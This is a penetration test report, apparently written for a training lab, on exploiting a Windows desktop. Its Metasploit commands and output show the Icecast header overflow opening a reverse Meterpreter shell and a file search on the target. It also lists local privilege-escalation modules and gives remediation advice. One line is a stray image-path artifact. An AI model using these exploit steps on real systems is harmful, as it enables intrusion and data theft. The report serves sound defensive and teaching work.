GoodSecurity Penetration Test Report

gmorelos@GoodSecurity.com

08/24/2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Potential Exploit #1

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

icecast_header

Vulnerability Explanation:

This vulnerability exists within the Icecast Streaming Media Server. By exploiting an HTTP header buffer overflow vulnerability, an attacker is able to execute arbitrary code on a remote host running Icecast version 2.0.1 or older.

Severity: **HIGH**

An attacker having remote control of a host presents a plethora of risks to a corporation and its data. With remote access an attacker can view confidential information, install malware, and/or gain access to other machines in the system. Therefore, this vulnerability is of **high** severity.

Proof of Concept:

To begin the exploitation I ran a service and version scan using Nmap to determine what services were up and running on the target machine.

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-17 11:53 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0022s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
root@kali:~#
```

From the scan results above we can see that the Icecast Streaming Media Server is running on the host machine. Since this service is running we can use SearchSploit to look for any known vulnerabilities in Icecast (SearchSploit results pictured below).

```
root@kali:~# searchsploit Icecast
------------------------------------------------------------ ----------------------------------------
 Exploit Title                                              |  Path
                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------ ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                    | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service      | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String         | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                         | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)            | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)            | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)  | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities            | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclo | exploits/linux/remote/21602.txt
------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Now that we know that there are vulnerabilities in the service, we will use Metasploit to actually exploit the Icecast Header vulnerability. We begin by searching Icecast within Metasploit (pictured below).

```
msf5 > search Icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite

msf5 >
```

Then, we set our target as the RHOST and run the exploit (pictured below).

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49728) at 2021-08-17 12:10:15 -0700
```

At this point we have access to the target machine and can search for any files within the system. In our test we searched for a “secretfile” and found the following:

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

We have now successfully exploited the vulnerability and have found what could be sensitive data.

Potential Exploit #2

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

ikeext_service

Vulnerability Explanation:


Vulnerabilities in the IKEEXT service are exploited using a DLL (Dynamic Link Library) Hijacking attack. Essentially a file inclusion attack, DLL Hijacking occurs when an attacker replaces a DLL file with a malicious file and then runs the IKEEXT service, prompting it to retrieve and execute the malicious file. DLL files are unique to Windows machines, and they are required to run every Windows service, such as IKEEXT.

Severity: **MODERATE**

This vulnerability is of **moderate** severity, mainly due to the fact that the IKEEXT service must run at startup. Not doing so may result in IPsec, the protocol dealing with data encryption, not functioning properly. IPsec failure could compromise the security of the system and lead to sensitive information becoming more vulnerable.

Proof of Concept:

While the ikeext_service vulnerability was not exploited in this test, we were able to find it using the local_exploit_suggester (pictured below).



Potential Exploit #3

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

ms16_075_reflection

Vulnerability Explanation:

This vulnerability exists within the Microsoft Server Message Block (SMB) Server. It allows an attacker to obtain escalated privileges if they are able to log into the system and run an application designed to exploit the vulnerability.

Severity: **HIGH**

Due to the fact that an attacker could potentially obtain escalated privileges by exploiting this vulnerability, I would say it is of **high** severity. Escalated privileges could allow an attacker to view sensitive data, make changes to applications, and more.

Proof of Concept:

While the ms16_075_reflection vulnerability was not exploited in this test, we were able to find it using the local_exploit_suggester (pictured below).

```
meterpreter > run post/multi/recon/local_exploit_suggester SHOWDESCRIPTION=true

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
  This module exploits a missing DLL loaded by the 'IKE and AuthIP
  Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts
  automatically in default installations of Vista-Win8. It requires an
  insecure bin path to plant the DLL payload.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
  Module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
  achieve a SYSTEM handle for elevation of privilege. Currently the
  module does not spawn as SYSTEM, however once achieving a shell, one
  can easily use incognito to impersonate the token.
meterpreter >
```

3.0 Recommendations

Recommendation for Exploit #1

My first recommendation would be to upgrade to Icecast version 2.0.2 or newer, as this would patch the vulnerability. It would also be expedient to configure your firewall to only allow necessary traffic on specific ports.

Recommendation for Exploit #2

While sadly there is no way to avoid using DLL files in a Windows system, best mitigation strategies include having a strong firewall and installing an intrusion detection system. There are a number of third-party tools that specifically look for signs of DLL hijack attacks, such as DLL_HIJACK_DETECT. These are not perfect fixes, but they will reduce the possibility of an attack occurring.

Recommendation for Exploit #3

Microsoft now offers an update that fixes this vulnerability, so updating your system should quickly remedy the situation and improve your security posture. However, if for some reason you are unable to update the system, an alternative strategy to potentially prevent this type of attack would be a comprehensive cybersecurity training administered to personnel. A cybersecurity training focusing on how to avoid phishing attacks could greatly reduce the probability of an attacker obtaining a set of login credentials, which are necessary for an attacker to perform this exploit.